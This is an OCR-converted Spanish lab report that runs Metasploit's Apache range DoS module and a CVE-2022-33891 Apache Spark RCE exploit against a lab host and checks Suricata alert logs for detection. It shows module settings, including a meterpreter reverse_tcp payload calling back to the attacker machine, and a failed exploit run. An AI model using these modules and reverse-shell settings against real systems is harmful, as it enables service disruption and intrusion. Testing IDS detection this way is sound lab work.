
  Name      Current Setting  Required  Description
  ---      -
  Proxies    no                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.3.7          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RLIMIT     5000              yes       Number of requests to send
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                 yes       The number of concurrent threads (max one per host)
  URI        /                 yes       The request URI
  VHOST      no                no        HTTP server virtual host

Auxiliary action:

  Name      Description
  ---      -
  DOS       Trigger Denial of Service against target

View the full module info with the info, or info -d command.
```

Suricata solo detectaba ataques en WAN que es 10.0.2.X, como estamos en 10.0.3.X, y la regla era sobre metasplorable, cree una regla en la WAN para bloquear a Kali en el puerto 80.



Realice la explotación de varios exploits y los detecta

msf6 exploit(linux/http/apache\_spark\_rce\_cve\_2022\_33891) > options

Module options (exploit/linux/http/apache\_spark\_rce\_cve\_2022\_33891):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.0.3.7	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The URI of the vulnerable instance
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host name

When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lpwrequest,psh\_invokewebrequest,ftp\_http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (linux/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.3.5	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
1	Linux Dropper

View the full module info with the info, or info -d command.

msf6 exploit(linux/http/apache\_spark\_rce\_cve\_2022\_33891) > exploit

00:12:41

Started reverse TCP handler on 10.0.3.5:4444

00:12:41

Running automatic check ("set AutoCheck false" to disable)

00:17/2023 00:12:47

Checking if 10.0.3.7:80 can be exploited!

00:12:47

Exploit aborted due to failure: not-vulnerable: The target is not exploitable. Target did not respond with a 403 response. "set ForceExploit true" to override check result.

00:12:47

Exploit completed, but no session was created.

## Alert Log View Settings

Instance to View

(WAN) WAN

Choose which instance alerts you want to inspect.

Save or Remove Logs

Download

All alert log files for selected interface will be downloaded

Clear

All log files will be cleared

Save Settings

Save

Save auto-refresh and view settings

☒ Refresh



















































Default is ON

250

Number of alerts to display. Default is 250

## Alert Log View Filter

### Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
02/17/2023 00:15:09		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	178.79.188.22  	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023 00:15:02		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	162.159.200.123  	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023 00:14:57		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	201.217.3.86  	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023 00:14:49		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	201.217.3.85  	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023 00:14:02		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	162.159.200.1  	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023 00:13:46		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	193.225.190.4  	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023 00:12:54		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	178.79.188.22  	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023		3	UDP	Generic Protocol Command	10.0.2.44	123	162.159.200.123	123	1:2200075	SURICATA UDPv4 invalid

```
msf6 auxiliary(dos/http/apache_range_dos) > options
```

```
Module options (auxiliary/dos/http/apache_range_dos):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	10.0.3.7	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RLIMIT	5000	yes	Number of requests to send
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
URI	/	yes	The request URI
VHOST		no	HTTP server virtual host

```
Auxiliary action:
```

Name	Description
DOS	Trigger Denial of Service against target

```
View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(dos/http/apache_range_dos) > 
```

## Alert Log View Settings

Instance to View

(WAN) WAN

Choose which instance alerts you want to inspect.

Save or Remove Logs

Download

All alert log files for selected interface will be downloaded

Clear

All log files will be cleared

Save Settings

Save

Save auto-refresh and view settings

☒ Refresh

































Default is ON

250

Number of alerts to display. Default is 250

## Alert Log View Filter

### Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
02/17/2023 00:18:12		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	193.225.190.4   	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023 00:17:24		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	178.79.188.22   	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023 00:17:13		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	162.159.200.123   	123	1:2200075  	SURICATA UDPv4 invalid checksum
02/17/2023 00:17:11		3	UDP	Generic Protocol Command Decode	10.0.2.44  	123	201.217.3.86   	123	1:2200075  	SURICATA UDPv4 invalid checksum